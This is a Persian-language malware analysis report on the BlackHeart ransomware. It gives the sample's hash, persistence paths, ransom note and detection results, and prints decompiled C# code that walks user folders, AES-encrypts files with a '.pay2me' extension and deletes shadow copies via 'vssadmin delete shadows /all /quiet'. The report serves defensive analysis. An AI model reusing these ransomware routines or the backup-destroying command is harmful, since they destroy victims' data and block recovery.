باسمه تعالی

گزارش تحلیل باج افزار BlackHeart

مقدمه :

مشاهده و رصد فضای سایبری در روزهای اخیر، از شروع فعالیت باج افزاری بنام BlackHeart خبر می‌دهد. این باج‌افزار برای نخستین بار در اواخر ماه آوریل سال ۲۰۱۸ میلادی مشاهده گردید. براساس بررسی‌های صورت گرفته، به نظر می رسد کدهای باج افزار BlackHeart بسیار شبیه به باج افزار Spartacus است. کارشناسان بر این باورند کد منبع باج افزار Spartacus که در اوایل ماه آوریل ۲۰۱۸ شروع به فعالیت کرد، به صورت کیت های ساختاری (Builder Kit) در وب پنهان موجود است و افراد می توانند با استفاده از آن، باج‌افزاری شبیه باج افزار اصلی ولی با ویژگی های متفاوت بسازند. اما اصلی ترین نکته درباره باج افزار BlackHeart ، ایمیل ارتباطی سازنده باج افزار با قربانی است. به نظر می رسد صاحب ایمیل vahidkhaz۱۲۳@gmail.com یک ایرانی است. اما صحت و سقم این موضوع در دست بررسی می باشد.

مشخصات فایل اجرایی :

نام فایل اجرایی	SF.exe
آیکن فایل اجرایی	
هش فایل (SHA-۲۵۶)	۸c٤۸۰۷٥۰٥۱٦٦af۲ad۳۷۱edcc۸٥dc۳۳b٥۷b٦۰eea۲def۱٦۱ffcf٤٦c٤d۰e۰۰٥۱e۰٥
اندازه فایل	۲۳۰ kb
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٤.۲٤	۸۱۹۲	۱۳۲۳۰٤	۱۳۲٦۰۸
.rsrc	۲.۸۳	۱٤۷٤٥٦	۱۰۱٤٤۰	۱۰۱۸۸۸
.reloc	۰.۱	۲٥۳۹٥۲	۱۲	٥۱۲

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار BlackHeart، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. فرآیند اجرای این باج افزار بسیار ساده می باشد ، پس از ورود به سیستم قربانی و بررسی محیط آن، اقدام به رمزگذاری فایل ها با استفاده از الگوریتم رمزنگاری خود می کند. فایل های زیر، فایل های مورد هدف باج افزار می باشند :

".txt",".doc",".docx",".xls",".xlsx",".ppt",".pptx",".odt",".jpg",".png",".csv",".sql",
".mdb",".sln",".php",".asp",".aspx",".html",".xml",".psd",".rar",".zip",".mp۳",".exe",".PDF".rtf",
".DT",".CF",".CFU",".mxl",".epf",".erf"".vrp",".grs",".geo",".elf",".lgf",".lgp",".log",".st",".pff",
".mft",".efd",".ini",".CFL",".cer",".backup",".۷z",".tiff",".jpeg",".accdb",".sqlite",".dbf",".۱cd",
".mdb",".cd",".cdr",".dwg",".gif",".mp٤",".avi",".mkv",".wmv",".webmp",".bak"

تصویر زیر نمونه ای از فایل های رمزگذاری شده توسط باج افزار BlackHeart را نشان می دهد.




حال، پیغام باج خواهی باج افزار به صورت پنجره ای تحت عنوان Your Personal Files Crypted برای قربانی نمایش داده می شود:



در این پیغام به این مطلب اشاره شده است که در صورت خاموش کردن یا راه اندازی مجدد رایانه، فایل ها برای همیشه رمزشده باقی خواهند ماند. همچنین به مبلغ باج خواهی و ایمیل ارتباط با سازنده باج افزار نیز اشاره شده است. سازنده باج افزار از قربانی می خواهد پس از ارسال مبلغ ۲۰۰ دلار به صورت بیت کوین به آدرس تعیین شده، برای دریافت برنامه رمزگشا، کلید منحصر به فردی که در پیغام باج خواهی ذکر شده است را به آدرس ایمیل vahidkhaz۱۲۳@gmail.com ارسال نماید.

البته این پیغام ، تنها پیغام باج خواهی باج افزار نیست، پیغامی مشابه با نام ReadME-BLackHeart.txt نیز در دسکتاپ قربانی ظاهر می‌شود. در تصویر زیر می توانید این پیغام را مشاهده کنید :



تحلیل ایستا:

با بررسی بیشتر کد های باج افزار، نتایج زیر حاصل گردید.

باج افزار BlackHeart با دستکاری فایل هایی در مسیرهای زیر، با هر بار بالا آمدن ویندوز، اجرا می گردد.

C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini

همانطور که اشاره شد، باج افزار BlackHeart پس از نفوذ به سیستم قربانی، شروع به رمزگذاری فایل ها می‌کند. قطعه کد زیر روند جستجوی فایل های هدف در دیسک سخت سیستم قربانی را نشان می دهد.

```
// Token: 0x06000014 RID: 20 RVA: 0x00002BC0 File Offset: 0x00000DC0
public static void RunEncrypt()
{
    string text = Encryption.Run();
    List<string> list = new List<string>
    {
        Main.DesktopDirectory,
        Main.MyComputerDirectory,
        Main.DesktopDirectoryDirectory,
        Main.MyDocumentspDirectory,
        Main.MyMusicDirectory,
        Main.HistoryDirectory,
        Main.PersonalDirectory,
        Main.DownloadsDirectory,
        Main.DocumentsDirectory,
        Main.PicturesDirectory,
        Main.VideosDirectory,
        Main.MusicDirectory,
        Main.UserProfile,
        Main.FavoritesDirectory,
        Main.ProgramData,
        Main.SystemDisk + "\\Users\\"
    };
    foreach (string name in list)
    {
        Main.SearchFolder(name);
        Main.SearchFile(name);
    }
}
```

پس از آن، باج افزار با استفاده از الگوریتم رمزنگاری AES اقدام به رمزگذاری فایل ها کرده و پسوند ".pay2me" را به انتهای فایل های رمزگذاری شده اضافه می کند.

```
namespace SF
{
    // Token: 0x02000002 RID: 2
    internal static class Encryption
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static byte[] AesEncrypt(byte[] input, string pass)
        {
            RijndaelManaged rijndaelManaged = new RijndaelManaged();
            byte[] array = new byte[32];
            byte[] sourceArray = new MD5CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(pass));
            Array.Copy(sourceArray, 0, array, 0, 16);
            Array.Copy(sourceArray, 0, array, 15, 16);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
            return cryptoTransform.TransformFinalBlock(input, 0, input.Length);
        }
```

```
        // Token: 0x06000018 RID: 24 RVA: 0x00002E30 File Offset: 0x00001030
        internal static void Encrypt(string name)
        {
            try
            {
                byte[] bytes = Encryption.AesEncrypt(File.ReadAllBytes(name), Main.Key);
                File.WriteAllBytes(name, bytes);
                File.Move(name, name + ".pay2me");
            }
            catch (Exception)
            {
            }
        }
```

در تصویر زیر می توانید لیست پسوند های مورد هدف باج افزار BlackHeart را مشاهده کنید.

```
public static string[] ValidExtension = new string[]
{
    ".txt",
    ".doc",
    ".docx",
    ".xls",
    ".xlsx",
    ".ppt",
    ".pptx",
    ".odt",
    ".jpg",
    ".png",
    ".csv",
    ".sql",
    ".mdb",
    ".sln",
    ".php",
    ".asp",
    ".aspx",
    ".html",
    ".xml",
    ".psd",
    ".rar",
    ".zip",
    ".mp3",
    ".exe",
    ".PDF",
    ".rtf",
    ".DT",
    ".CF",
    ".CFU",
    ".mxl",
```

بر اساس قطعه کد زیر، باج افزار BlackHeart پس از اتمام فرایند رمزگذاری، Volume Shadow Copy را پاک می کند تا بدین ترتیب بازیابی فایل ها را دشوارتر سازد.

```
// Token: 0x0600001B RID: 27 RVA: 0x00003230 File Offset: 0x00001430
private static void DeleteShadowCopy()
{
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c vssadmin.exe delete shadows /all /quiet")
        {
            RedirectStandardOutput = true,
            UseShellExecute = false,
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        };
        Process process = new Process
        {
            StartInfo = startInfo
        };
        process.Start();
    }
    catch (Exception)
    {
    }
}
```

تحلیل ترافیک شبکه :

حین اجرا، با بررسی ترافیک شبکه باج افزار BlackHeart ، هیچگونه درخواست DNS یا http مرتبط با باج افزار، بدست نیامد.

شناسایی :

در حال حاضر یعنی در زمان نگارش این گزارش تعداد ۴۸ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجـود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.WCryG.84E64E34	AegisLab	Troj.Ransom.W32.Spora!c
AhnLab-V3	Trojan/Win32.FileCoder.C2475658	ALYac	Trojan.Ransom.SF
Antiy-AVL	Trojan[Ransom]/Win32.Spora	Arcabit	Generic.Ransom.WCryG.84E64E34
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Ransom.doysx	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Generic.Ransom.WCryG.84E64E34
CAT-QuickHeal	Trojan.Genasom	CrowdStrike Falcon	malicious_confidence_90% (W)
Cybereason	malicious.711bf1	Cylance	Unsafe
Cyren	W32/Trojan.KESE-8885	DrWeb	Trojan.Encoder.25193
Emsisoft	Generic.Ransom.WCryG.84E64E34 (B)	eScan	Generic.Ransom.WCryG.84E64E34
ESET-NOD32	a variant of MSIL/Filecoder.IX	F-Secure	Generic.Ransom.WCryG.84E64E34
Fortinet	W32/Spora.FCF!tr	GData	Generic.Ransom.WCryG.84E64E34
Ikarus	Trojan-Ransom.FileCoder	K7AntiVirus	Trojan (005131a11)
K7GW	Trojan (005131a11)	Kaspersky	Trojan-Ransom.Win32.Spora.fcf
Malwarebytes	Ransom.BlackHeart	MAX	malware (ai score=98)
McAfee	Artemis!3E1F05B711BF	McAfee-GW-Edition	Artemis
Microsoft	Ransom:Win32/Genasom	NANO-Antivirus	Trojan.Win32.Spora.faosiy
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.16a	Sophos AV	Mal/Ramsil-T
Sophos ML	heuristic	Symantec	Downloader
Tencent	Win32.Trojan.Spora.Lkod	TrendMicro	Ransom_Genasom.R02FC0DDN18
TrendMicro-HouseCall	Ransom_Genasom.R02FC0DDN18	VBA32	TScope.Trojan.MSIL
VIPRE	Trojan.Win32.Generic!BT	ViRobot	Trojan.Win32.Z.Spora.235520
Webroot	W32.Gen.BT	ZoneAlarm	Trojan-Ransom.Win32.Spora.fcf
Avast Mobile Security	Clean	Babable	Clean
Bkav	Clean	ClamAV	Clean
CMC	Clean	Comodo	Clean
eGambit	Clean	Endgame	Clean
F-Prot	Clean	Jiangmin	Clean
Kingsoft	Clean	nProtect	Clean
Rising	Clean	SentinelOne	Clean
SUPERAntiSpyware	Clean	TheHacker	Clean
Yandex	Clean	Zoner	Clean